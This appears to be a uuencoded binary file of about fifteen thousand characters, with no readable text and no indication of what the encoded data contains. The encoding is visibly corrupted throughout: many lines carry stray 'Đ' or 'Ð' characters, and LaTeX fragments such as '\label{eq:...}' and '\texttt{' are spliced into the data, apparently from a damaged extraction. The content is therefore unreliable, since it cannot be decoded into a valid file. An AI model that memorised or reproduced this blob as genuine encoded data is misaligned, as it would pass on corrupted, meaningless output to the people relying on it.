$M,7+,5S\538CC,]WHZ>ANK9;\#.A;X=D\#^?OS\#U[8(`$MJD'4W`+&]S%`6(+/QĐ)$ M_`;C>HMJ8Z,"ID;9V'WHSPB3*P^W34*:6,HLOL0]NRZVY02-23,G_-Y0(5`RĐ M\LK*47)A*'*IZ5MXBB4;4_5K@\$CK.\$>*;PLAHU=6-.[\U/FRJV4R;8L92]5\$D MX; `6VQ2=0YQ05,KY:I,Y28A#G9<?#_*#8[02W*GE7/2(>-PT36VJX*+^<C[0Đ M) \ZW\&&@-OL_GV<(CL]TF:GCSDML"!1*CULU?U@79\=%D5-H0,A:M*51:\Y#D M-52+V+O7147W"CHY+9ZF\$G=.E;<G&@A[KM]%-'-WP5=M!\$)].A[?G9 LR'8@Đ $MIR+P^2:@SOL>67#0,67-34+&A3?@#&600<P9]H;S#>($]6.=<^8L1N-7ZO/Ð$ $M<!E/%Z5'D\H7A*!!*IZ8-X17C:'\3G/T+VG._Y:X*;);WE![R,S.#,71[G)JD$ MXGH7O1*=-T9?5FY*VL%F):_R,%39%L]VJ+M@B,QOIW\$"?\D;'YL#+?/R>E\$?Đ M;5EUSY4639:*\JR`J#0-A*=V+*?1/+-M<Q\BH07E.<?5 EZ#\ ?3K0(F` % Đ M35BHL+60>QG9.V-MR58SC2+*RWZ*94D:U)#0#\$`]00>[>X@5E!]X+\$ R;0^D MI?OM)!6J];\$^N#)4EC6E'-7GB"ERRQ4KT=F%.C['V1`G#QUI;B'.]U@/F<7(Đ M;>MA,AJ]X7T97T4`?HWX%!\TCA\$9%)OU`R"[PO7,U`\U6R!-T7S:U#V;,^RVĐ $\label{eq:md(*ZNI]A++4^4_4} $$ = <[72\&Y>3) $@ZVP/)R-T^4VX&\MU=) $C*; NPO.X_GGZD $$$ M>(#B*F4>B,!)L%\@HDR*H?@EM:MBZIA*KHM3M<UR)<S4<?']KQD_*H^>'^_VĐ M__@!%B`#M_K]0]:(I5Z545TY+VZY3R3+1]L_K[85#@#@=TBV)!9/#[*%D"#GĐ MQV9T4;U"(69+C2.18\()RWQ]0E^(S^PZ'_J!.C[#!QCPC)1Q98*%\$SPVA:,7Đ MY\$&^Z7E]^:"U5&//B"^>HE388@L-!V1X_&W?\$-'L4.04.8.!?-:YQJ-7-0^MD M/ZM\`H.U-A%HJ!FR74P*0D?YN\\68"VJX=)I3:#MZ+`F6.SW(H_TRJ332Y#4Đ MSYN&N#K<M,RJO#;6G>J1H,WVM[4'XX\$%&3]-%S"6>0C2%6Z\\$SM"+[2&9%* Đ $M^{E[4; J.-U1H5A%4"^:W02#/7"Z0G57.[<55MJYTR1&)2.-M.]99-UL:3!D}$ $M(6%\/6;S)=VPL4Q[=<Z*OA5OAH4T,G0MI#'U.^?;_#?YK?JKP=+><JKJ@=_BÐ$ M5O06?1&\<%9A1&'+S:> -V("XO\1JHM/TPRYE+&0<",RSI<ALN['13V&J;5HD MP%+H_'K\W(B=2X]=LLI`:"CT7LN&FE*C'?GEIX/RUCX'991-JVBK1J5_4E'*Đ MY=?=2:70MJ",<'_?QSVA.P]<%#"PY+^UB-*T@7!_C0W4B-?8V)WDZSJ.57MD M8YWIQ)"#M:ZRJNK7(!1*`CA<>(VCJA^.5F(Y4A_R\$VF&`/\=+2E*!Y2T&8&5Đ ME?&R(^6IL'?I<;N6`)86B1I^CL;/'2YJM&`NA;3=QQ1)+3DMBYQ6\$VEE%!86Đ MWKP/A?O;1<P9`_S)E->@EL'#;2&@42AF/?%[[NL8%E2[IP>W=_*"`U[+6Z&GĐ M;Q6J8(2301!(B;<!_%^ORTM02\$R.H8\$R('\$_BLE4==WLH'/5;I?(F6<MT_`FĐ

M6@M54W#U%2XNU&_84SGU"#R%O29[,_J.B.XU^U!,=QY:ONQQ*>]].W:QV[W#D MG&+U%3*%73LR^X%TB4O(^)@9,S%<=K'&LUMP+(Y_E1(23@S<+`G[=W>`?SX,Đ M\74#][37]15Y_X2]CAV#4C=<#`L^;_Z8[ESPQ*JMXE*4\J7MO'2)-VR9.76:Đ M+?T0/(,,KTG>_Z'E)6Y.SLX*R<K*/B5%P0A\`\5A;R)"A?^WWYI@)0!R.HK`Đ $MOX\$ 5\-F@EI9Y.+]Q;K>@,_3TH*OK!YYH=O@]KRB<=/@Y":^:05\6*8]+"DDÐ MON?\SIHQ`U;WY=,^L\%O`EV5U:9P`HW^\,_MK98'(N&OR-,@;(M.\@F"=+?XĐ MR\$SWX' Z>%^[G44!@'2^4[;)[+`GIUGL-^A^E@H&PDNN*V-F4'6N5T\$GQ.4DĐ $M0Z=E%$0,&;N[/Z*QM8]UP@KA)T8.RO\?B8,!QY5R7*.Q44D-\CWAS/PBF"3ZD$ $M; SP4^SIM2VT^(S$>) =]I"/!4;SV0^S*S/@YEW0)('3PV75/I>93'9EBV5(==Ð)$ M=WDH267%J6\$[@5D77+':*'J3R<DDG"JY4FV,PK3R]E.^N6BK*>MRDWB(VLR"Đ M^#.D]Y0:@YSV9)BBJ<U>UN.@1%B)9FU^P6)<R,%",/'\$99_>`2/H[UE=GAZ%D $\texttt{M(6"'R\&B[H2CO@\#E"QOI"SWIR:\TV[@W=;C\%\%^*-;21\M)\&T"R^*BJ^EXL\&ORM?Đ)}$ MOURJ"2')+94KQV:Q/[+Q&1^V_5\$,TF9DGB!Z_ZX/X)",QHR<WFRN?+YN`FR0Đ MPI.'69ZT,KI3J\$F.F9_8GM'*^.W(A@%!B@"N&8SMJ8#*(6;!\$\$=(NJVM<65Đ MU2CV3;33&%.^9C:[:+BRTH"Q'MNL)WV&/.M?`2+(YJT``1B*=2II"7_^W:PNĐ M'EBRY%#YTI30Z&Q,GL+Z>DRW1^(WA8OPVD._<,?06'S<)RJ<!E=:EY_;2`)%D M>OPJE::%HD.QN!_DY\$K4\$-W19VF=;#-1;CQR]*ER/CJ6:T>LC!O2+%8O/T,VD MUB&<E@]8\$,&]9!B2:3?=PM:JWGZH1'"K)DF!MBG)D,+:DB54U-I^'G/O=8]SD M"L\$2+9QEXUL@K>-_`@_72E+(#ZD?%===/+%>N]*1[^VSS-2@"D)U-#?I+&`[Đ $MIVJ\$]M:]17):>@'TD+\$_@3SO>0#C'&J/CQV?!\%X?\\$_T_O;LE;E=4+_M)[6D\D) $\texttt{MU$.5A:0$} \texttt{WOK\&Y'=[WF\5C(.'G\&R:+EQ\&OI3Z\$-FR0MF3+\CD\8IW];X4G!VKD }$ M9?2BH,BP^7JVBX=/C[./B=7,*8>/44?.[8&MY2V1UHNA`T*NC1J6A\$U9H8[0Đ $\texttt{M} \ \ \, \texttt{A-TC52KSC0} \ \ (\ 3 \ "\ [\ 0_^"\ \ P-=8M8\ ,_W3F<VH"\ 8ONDLQE\ \ ;+'J$+=>!O[\ S.<[\ \ \] \ \ \,]$ M&V<_JWVQLXB2]_4]5M/J>]U96,F,UHMK([R.2>-'W\N+DQ2D*A/%^9_8"PMXD M/1'*R;&[<::?6C<N7[(.F]4PSHHP3=3::>C.UD5?4R?LZ[&)[@AQ;?A^6%B0-D $M?J/)0\&\E;+\=6;-*\#[^MH^!0!T+>^R(B$B^;G+3RDZW(3119R]9:F'_X:D$ M=65V*YB_HUP(`+!_V!%P[=/6"U[BUK_CQQHRV8/Z'"G+[2\C+S^QUATDY.,/Ð M',=";162Y"VE`IRT@-!-AQ>,_._75^!I\$',FW7")V-]AR33>O53OLU_3;8:MÐ M^E53+>?N2""1`Y?!_>-V]O;.[K]OL;^9M!?\2WTVMQ,_3;HQ<*;?@S?[`:6>Đ M"4:FB1^']K;W`!S.`U+N7^?JF^#^(`8`U'4L#[9.Z@A\$6<3.4T^S*U_"+,^:Đ MIL7:Q0;YYF^%7VY0,%]5<C`W#\S_AO&P?YLP^#9^7CSKJ/)8!G`/%H?/EHE*Đ MX<^\@0*KF/(2'2IF?Z\29@H,IH3>49:Q_\%XP\<N^8H?7KGA+\.45X.[L/10RD MC*W7#N?:BK]ZO`?`CI%P?[.J4B^ANL7/[^IOOL*F?,6+3,ZR.2%@OUJ=?9A@Đ MCO%?(QB,>A?-E'9+\$,9/[I[U))[-^(^QY9!SVI?X4=0;;_/`%]Q508L5*WWEÐ $\texttt{M2E2$K+<&F?:L"Q>;\#S&AZYIG'L01$$ /ZT<Q`A_]K&"C3A3@SW(L>^U@UJ,DYJD) }$ ME?M/W(\!+G.(AV#PQ0.D1N*\<0T50ZYR2^V404M%H,H'_C'ZI=A]!X=YNT">Đ M>GW6GL;\BR/;HO77Y`J?(J5JX>3(((\?FPN#[_YA!/\=#YK@\0_Y>:%7'G>ZĐ MA3S1[;LX8;R^+:T:=_"3@??X8#<399F1UP^4W]#YVK^?R'8B=WNLZ"-Y2VCTĐ M*#EV='2TR_IKT&V(['B+<IF636ZN\$VBX:?^40>\$@KP*B7B!@7X9ZTG=?#X3:Đ MCX\VZY%74DAXE*;LHG[W_`;KB0^1?#TU*5^F:&6DU&DY)UCV#9<>Y(Q8ZX.&D M%6B3??T"6FZ347;<,54\$4A_:=@]R:!.YT\,ICQG@X&F9"X`C21Z<&ZBIJ;EQĐ M97GK\-_E6XL28A-[4E+2O?^#&S6P5^(AD5-RUEKZO[5)4Q[)GT*+-__\VOP.Đ MCID1,=>@+,DHP2B_I<5+3)'96R^)+D0L<5;X'H;/8,;S2W.]=7C-)VAI;90WD M=+)RH^>)57`RYZK-CN?(<XW'J`E4V@WFTK,D_T1B*)4UKG%\$..ROQ(#<]`G]Đ M1&HTJC"+&;M=JF32RF_!9!+\B:@'XR'LY0%X'9+ER[:7/ME%=PVX\R2T'P\RĐ MQT@[=`8E_OYA/#T"H%K</*NA`4*I2>?]4'-:<D.H<;8G7`:YLY^A`;X892N-Đ $\texttt{M(\$SSI\backslash QAI8SI\&?NQ\backslash N)HFZ,BH[O>[D.C4*Q6:Q3R.(X@\$M(JV50!X\#ROKSB:D)] }$ $M-43X^-,Q0!QMDLBP^-K_X'=-JF,^L'^5'UZ^*[3M/G+]34"5<_JFO!')08<^0$ M%BGR@F!2:_'L^E6/Z4Q=A[TV:_2*=F_ZK?<`R>X3@M='-473^*!ISE`M=QKĐ M5U;>\:+9MLK)@^5[+&0B4('__)1,?UKV#])>A4;=OU!8KY>#UEY;Z.^ET!>07Đ MC@L]6*`K"NVL[GS\;-4IK^[0<*QK-0P6'3W6U*UZ,4B?<9D_U.KGBR?C9H'BD M>O7`WV#A%GG8]EWH7.WCNBRZHWA+JGM#,OOCN:K-V7<*B'GYY*2`^0OFXXK>Đ MG;%&2HG\$#^P.G5`D-3R\`4 CRR\H1+KT\$GUZHM-9;K1"UU2@.N%H.?&V4O38Đ M%03"^R_`)'[EHO,'=H_[#A@_I=?"P%NN%92?W>4D7RQ,F4[*X"&'#O:OYKOBĐ $M..U*^*NQ?H:245-EU:J9@S\3\#.P6Q(V,Y9[/"\D:UI<=5WM9&<:6-#=I"[RD])$ M/]D\$1EHJ`S(E"L[@'T&X7CWWF^7?L<.<2D"PV'5<\$/R<6B6S*^VSA544UT<[Đ MZ<K+ZIU'L@\].JL_V5&S,-YQ.1FY?X0,Q;[DXY:1Q\R*5/;?8H#'4!>W&>ATĐ MWFV5/\J0>!0J:)96\'E8KO2ZZ*;SRX]D.\$+7B<T1I\$5:42U3-,)@ZA.4^]]"Đ M!/H-;82(!P@6KM5DQ,>LUT>OW&N_\`7],RX>7\$.9K0=[79VCUXW#=2DZ8Z:LĐ

M?\/>.QL3C+%OO;"+%LR2<>\&,LDT\-M8AP]9JV-W9).]N9I<C!2A'B=&UA`WĐ MZ@+3_;#2FZNK99Q/^8PX8`DSVDBKQ!9A^\$1M;&T=I\CG_JP\$`.`RPFO=>=M7Đ MLHB)*(:BWI)+`_[.IB+,FZIN6>A1*,Y7-Q:#SN2CQNGH"'+X:(OJQ=!(14>9D M1>/=YN<U:UJUP37MJ)'4N`6CA:\$]D*M39LHG%F;SYTP;HT4`TUL_];\$V^Z,,Đ MONU4\$?(A,CN)MTF1(-HC&X!*O[2_"BY=]5\$H61'.[BA&NV\$?W]#AW=U[>W8MĐ MJ@[P5#OS10\$8]RP5ZV9<<M_.\$H4`F'(/WI_P&;%J]\$&L-V=\$BP_[;LQ,+1\$MD M3K=\%X/F[H+50YN3S)6^*?>7YGEF5^6PV.P-,%]^ETEE!!+X^626MU:X*S]`D M()#DE!9V&=)ATF*"V`F3J"AH8FN\\,PK'THDN:[=G4F0/WG`V`R071V,;X.Ð M7G])9JO]=G2SKVVXW^--^^4+)WFLNMC^TS)#P#5-%IL(\$&TX3G?Q>E"47^!KĐ M@L^>GJ)1M2UQX.QV\/]?(5@`*&N20#7XG%CG@;OEYL>3?X!"4H.2UZ=KS2^:Đ M"C9\$:W@]/1%C,H-^_M!PE&?GUZ77X^[F.^G8M=<1\$RR[&OA*^8G7B([-A-RMĐ MQQ!F"Y[FD9'RR*>(DL"(2*053<;D7FF<U4N7TES[5[[X71)""T+LO7-."(:Ð)]) $M1EJD0?)X?#9\4^C_5*\WX:]Y+1=]T_$2?]F0"8(:7]5DYU.Q2K$.MASZ.)*.D$ MAZ(=?!H`'8@VXKHKI:`:/1*5D6J`-EG9IO34V_UI]`E""SQF29S@J_&1>DIÐ MZ?B/5Y=<3@_5F'-+\$^*IC,5)3X]#D(9'2VPVN_ET-M,5-+M=".)IVJ&K!G:IĐ $MT9:GY4X=/X;_B+T^-83^*<?*&]=^Y#0\RHKI4&F]D'0W>X..K08_Q`:AN", D$ M<_ZP5-C?FH,.?/RFB`[@`1'MNH:=6,Y]]"`\$&'FB"\PH.7\-S,5%AO7>7#_%Đ M<O.]PC+)LJ:H]\QH-W(ZR5:[FTIUD.>AF&DN#:0QFK)6\$?)X>CS%\$7Y?8"`FÐ MCYYLU0__2H8B?C!JOLO/,V9P`DVT&RPQ^)?6RWM#ZXTG,5D_T"(%OP%OGQ`\D M(&.T9?+B2#TEB'@3&8XS+;XIF!^L<Q1U]5ZWNK,\KM5@32P_'%K=E>I?2<FNĐ M?2THQ,S!<JM*4"VSN2X`KAU(A*<PR6@VIY4(OR_,([K.OI&`%Z7GC_@991`\D MO6R?"G[\B_++1CTVQ"T-/(-0^F*#;MIP3P^AT@*]ZVS=C&/Y9SAV6Q:L!T`\D MXL%T<H-M=GEAJ4H=(V3,LK"'-SWN*?"E%0&974D%1LKL&<Z10*F['5URV861D MTGA],O(9)FYY@K3AH?'];M.TNB4+RE>#PGQ6(6>%@`\P4*=`[*Y%0BVH3`&SĐ MDD`Z!G'3'!>PR=931/%^%<=Z+24S\$VPSD\0B/PID"T.9>TG(K:FRC88_`-+]D MG2>=_,L'OO^/#_RGYA:S6^["I=OX]+4F,ME'>T:TW)CWL]N=[\$,163^GM-DWD M<DW8'<\pre>#]+(H6>6SN2RB4VELIS;Z,I_R4H\QM@:>GNMJ4"GH0(A);2[/YQ2.&Đ M6;SRB.' X1%CUCH7*)^@Q#JZ!6+?OD2!@/%EDY6SRAU&[9LZ<+[[-!\$>UĐ $\label{eq:most_signal} $$MO8_+G]>&3GIBGOM13V5V; = QQBY_\GCNFWM^'Q*D='K`'K!QF/"(?21_CNNĐ)$$ $\texttt{MS@=3MALC+S5V":YB-V`-M$@P<\#0,62TAI+=E;44FWMLXCP-8IX\&TRD<ZC6,_D } \\$ ME)>Y-/,^O[Z>P/2#?_0-K,B/)*6,2#0FQN29PZ^?!#*08K")`<=9N"]J6\-YĐ MNLL99XII(@1Y\$X5]FX7_[9`+O*1H^SM0/(?Y)8?DNX\$B6CRE2X3?.?OM=K-5Đ $MM*<T@_\#:-U(W:.YF9!6&YH5I"^K^P!;[!T5/3R_!>?%:C?,&A9Z5/:WD.H"D)$ MKE(3<#)BXJM^Q)QFE^\``<)W/F'\<\BGAA0XIX<HR5/^5'T7'B\CA;9%G+V1Đ $\texttt{M}>*20?? \texttt{AB}<1: \texttt{J} \texttt{SG}+\texttt{N}(\texttt{B}-! \texttt{L}.^\texttt{P}^[\texttt{A}(\texttt{N}.\texttt{WL}@\texttt{R36})\texttt{8}+(\texttt{X}<(\texttt{TC}\$\texttt{J}]/\texttt{R0}/\texttt{3}*0\#\texttt{E}\texttt{D}) }$ $M(A+Q/&(H>A)$D+$HXPQ#D3,K8?&)4HZ*R\Z2>S889?O-<'^47U4-QISN)$<.D$ $M!B6%'YNZ]GY/VYK6.J8X?G[\#=_/&K,>)IU*S3R,JMES=6'D$+=Y+LM?OR0V9D$ $MN-OG/B(6Q^MY^8D@3*4SEE^*U^$^Y^&O.69VD1A<[)=R8:K]N2GE,X!V,VWP-5D$ $\texttt{M_Z8X<8408I_43'GCG(K_-+9-;)5`PA<N3V"<.U$8P/Q66?BP9VS\#9;UB7$K,£}$ MBZFUT:Y=:)Z;[;YS]AABG-.=BKC4_#,XQ?V[T=(-Q>(I]Z)_]G@8AGWC;7:CĐ $MV' = ?!N) = !U < 9"H4YKC$L2T1'1F'W>P[`NVF M2; +E2Z'D&?F\\].F0<4S*17Ð$ $M^+ : 6:0 + ^(`) 15F@@QC'2V/@X/] < W \ F&G!S&P \ FQP. >> KN#$#`?&=LFX"W#]D$ M;A<>9:11\$00['_8+)\?&N!9C*T2,9TJR4[S9KN2**3)*\>BB=0?F#&_/-MD;Đ M*E!_OXX.XM@3N"R)MI%31(LESI7Q^5,=RX<WEV[)67<,00DF/4DCUI_J-6[YD MR#<1?+#FK@(KX;^QBW8J2TIRO0,-E; \UQ7C<J'V\&#_B;S@VUZ)MU&65/2JOÐ $M[JOU=@-IE'/5Z?@\:\DH2'D,-3JAS'-Q-OV%[9):68+7XJ20J2:R@>3.D'\1D$ $\label{eq:mp+:f.r} \texttt{MP+:f.r} S/UA/-\$4\,,\\ \$H4B[>X._-;IT2*^MT?B_QTK>5@\#R<f!,C4B4H<PYZZ\$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<PYZZ$D,C4B4H<$ $M)80"^W/X,E<+K/(?WD7+?$'%MVP/#+::)AR^N3@[[[3AMT=?O)\%4'5XJ)N7D$ M36OR39E#T]CG]T]Q"RK^I,QOV"N&C/[)1Y7>QB?!>Y&VU2H\U!`UBZG7)S^]D $M/$))6<E^21FE^FLB?_&$DO1Q;CG^:M[E2[0IC?4/*"DI$4+8:0#^/4(=9^7BD)]$ MN(`]TZ4QK]%TN?"N8:IKL+,8,G[^U,\$UMRX0T+)1,F7&.YGD<)?AFV1^HNJRÐ M3??1%=:&#HUH&8"0STV-2';*X6)34,SS/FW#TSK=)\$M'AG=WCW1I("=35U\1D M?QY%DQ]:/^@.;8W9H!%ZQO"M+ADCFH)&5<6*`B?&X2%M")\`#\^[J>EI"5M;Đ MJ)=2_KN",D&E@^Y0PB!3FOGOZ1>B0+,EWE:VIOT;%-'3(\$O`HN8#)#[M%/G!Đ M+3TT@?DV^X\$VYY?&.SZ9(6`A1@-&N')I!.>^Y%<MAT MBD, #PG\$WCD 5LEQHĐ MT65A!B13T0>SY<X,BP\8R!],5@V@;2>:^CMM1-=A,2;Z&G,89*6MI1&4Z4*EĐ MM3*+FT,2?JY)RLLS\$#`6%!8*%I'^5?RR>;"E/P@V7.K3PQA,@*?8`+4)ZZ"6Đ M>D5:9[OE4+&L:NI\%ZH2W4H&0BGJR^(`N4_I58YZSJ]5AT2&^2`ITLUEE/\QĐ MOW'HY6NED_9FOU,55T<S,Z-(.2NC5Y=E9Z:GIX`(D(-&#Q0ZC1>CJZG7O\$J/Đ M#^*7HO+)I)@25)AK*=_^&#M64CSD4\#\$4![M@#H*+7>`@W&[AWX.`C=CQLZ3Đ M;@0`](%XS`/&6KG6?CK<*TR,K-2X+7?9KX3<:5<OS>4I-I=4U?5)2\$!C,M..Đ

ML<HT,D[L:<QB(+4G@?NT)O9Y.D3B1VM\D94NV=IZ%6EJZNC@6['2ZG/P^3_1D M6SC:8\)6.L=I=UI:#'GO[M;.UMI4O=7-3DUP:]]XNU[''DMG+3+LOE?*@S'DĐ M\DM"41&7(H\$V]ZV'3!Y]LA7#DK_<PF,"B\$A/LT/[!Z,217Y0:,P18JN!O(ANÐ M7^#`F<F*E;R"M9N0@F""']RJ82[7-/]_Z2`2,36D!Y;+0/Q_2X23[QZ+S!-CĐ MS#_*D+@(X#1KG[Z[#9I)2C&HNA;>LJ@NS]9/Z;,\F=Q=GMUE&P](?O`O!VO!Đ MD^NE \ 22=Q \ _*QV) PT57K [E\ 0R0ME , 8 , > 2G\ MJC") BHU\ F=@\M2G: FPM9XBHB\ D M\$SW\ET%J.6HM\9XN4N0AE2)8K+>"G8UN]S<V>4<0 TML%,#4LX(B,T4B6DSD M)*59TK@1&K-88S`<WFL^[@1`QB"<Y+T#8@:\$PY!6=-CYU%6!L^M/_(]8VL!UD M)'6<^:D(*ZA[LC"CR0OYPR)_XE%+"%!L:6)XRTR^(K+]FV-01.E?DFE?"]".Ð M>S^\Q'^`#M-!8[RV<TFN<TF^=\$RX;*&<+BMALC&^2BGU&@_('[<2ZZM;Z9T,Đ $M+3A0O-0N., XBD) 2B8M \\ Q08^G \\ MP' \\ WG^Z \\ GY0H7P9!9 \\ [9] \\ O'D''DK&+@%^E \\ [R_D]$ $M#!^A4^D];A25^IOD5WM6\76*6;W#&S1"$Q76G$*L<%10(8IHV4L$?EA,C!].D$ MO.-R%-OZBY; (A,RGRX@X+[?;NW=VO-L/9CY(),7G(T+]Y72.^=;>T&2^[Z8BĐ $\label{eq:mce} \texttt{MCE[LMX=A^<P"5US-=&OZ_?^5V^M\$F^N-R4/+Y9\$E_7>BUUUS1GF[)7ZIXR=HD}$ $M? \#SLO+SL< V1=Q>EDV"JX^:JKLG^;I:+B?YJ>*.)L^;&_Z;$.],!\#(6,E)Q\\<\Phi$ $M6D?2YA=1:*2*0)JWV_D_".!:BX1JP7"4RB:A`#5DI:68L_]\4W]\/7``$ $MM9.Q5QE(3`NBZ; #<HOCC8M7@-/S';]'ST8I=J,O*U=O9I''R.C:`\-!^U008Đ$ M"B\@@JFT=M%A88OXVDC-`/00%A^'LT!ZMV:S^FZC'FZTV]<,KMRJVJH2=LB4Đ M]I9M7DPP#H2/@('B\=RF`U\:_39Y=ZQXI/&`RNGB"'*2P!MFR<*[PL2?Z%7ZĐ MK(;3W*MVZW1R<AB!4*HI,BWBJG7L3]Z"IJ2%N?C#LGRA^S7II@Z@9C[;TFB%D M9)#LT,=/]CC;@FUP&CP^=TQVP+RCO; `Q+3/3NX&R/G:Z1%6\$#=3Y(#%:@=6RĐ M7KA>E5QY6FP@EO+:"/7M+4`(`U`H@'2'#!>!_=2MJ0A\$(<Y&_;ZW9Z34Y\$`5Đ M`!L!8)W+-QQI_::D3D,%KX/'!M,:.OYL-S!3TF*UFM!"U>H]5'\$I"KASMWTWĐ MDH_-W=#04)\$5,/'FGV[`%"!@&U=D:WO_\$E?RQW2FCQ\I'5GJ/BE50E+'\$MAZĐ M_82D^\$"F`=_L!@*EE<:NPE*#&85L09IAAJ:E]IYM\?:VJ?3!3?6,R;[J36?ZĐ MAS&W>1P\))2ZGK4O`+#U#^^K(]GY`V2Q4X&Q.<^\$[,?G8QZ*B=P^_V+'4==NĐ MY<TS>LV3Q?=31J^`)6/@EDAYW=2MNM_O'1QD%120M(J1YEKBF)\$1NC#^'C85Đ MZ/6JM^GR]ZPH5::R(,/4JY_;N%Q.AR0E3XZXRAC@8`%/MJ;^\G7EW_ZC7DYMĐ M_H^MJWQD"/#8+92C'&)X)I+XQG'AMN[)X/>5YI"\;LSJ\YHI7*Y2OV".I05VD MNX5#)7'[Y(<\$WQETJ>RQ0`5Z`XMPHG\"7,+D/Z6A`EF.&M(F4I7&#OV<S;4IĐ M8IT+QL>)ZP2&K(MSK24C\$S=,<\,%T[C?CLD;OY?]6B0:]&Y]>/\$I7NDT!!]!Đ M/Y=&2FM,P-`A.=2Y8\$KZ/]\$OM_58;VEY\Z]^*3MG'0P#5O04DL`75\$ZU_LY/Đ M%)FA\$DG,_7C+K:8B94[Q6N-RP*4P[?WOKXM_V>%KV^"BT>7M_3).\DJU'C)RĐ M<F<;KY%QB+[)%%U63+U8B\ON:&\$7S%^154%1N(C,T&E]:^2`C)S?4_NRT;),D M3*4G24D3@XOS[W%\ZJ\[76OI9EB>ACB]/2X5>YX<UI+MP7DL&8S E?-F;HF%D M?\$XI"0X.#A=\$@J/H`^@-0PU,EFT+0>HH,"]D+%7)9\&(Q.#I2MAT`K'X74"+Đ M4KP2\6C/*[G6\W\$+^5%BQ_\$IV.CZ@?NK(_M'.A'%K_\$PPI\>_(UEB4#.9ER]D $M)&M<4=C*=\#[@)H)93[Z">Y`&RYHG\7>8B`90`S$F47<==)4")X+TE_2P8!5LD$ MH&8M<BWQ"1+R\$-WCA1BMCR:-OR"5!O3UI?BSGU3@+3YSKMRM?"\9V#.[G9N2D MAZS<15>] "MW[11`&&6[!6&1[V`:\$.U5AVTR3FJL,DU2S796"\NFP)Q#`AG(GĐ MX[>,\$:?RVA^PR TY\MY['N1R(R/N82G9:D8@H8:]0N/K\$\C0%R '6#;^L"57Đ MSSF=DW9T, XD8*+C/=R+NI?2XHLUO^C]"JLVNCT?WZB(;=BL4=(TF;AQS&OA9Đ M^:ETFEJ'P&A<MV^>,K0]_FS2#:+W74;I&MW#38QM6NV/&%LZGCL73G7'&/J(Đ $\label{eq:median} $$ ME<]?J_Y(\&>\&A`,!@1S"P<;Q`N`3!+`GB:Q*C=\&\J<A\`8$&N+YG_/58+`!\#GD $$$ M=2@<4_NP_"?VC:4%"3'&!/O::6=?]!"&F;8@N7#<:<A`@W=_`B@B^\$L`+83JĐ MO0@6V0HY'L>@Y-.X38I*?S8)U0)LU:'MJ/[%VK0J6XZ]FADC%39)F2W`T%EĐ $\label{eq:meowj} $$ 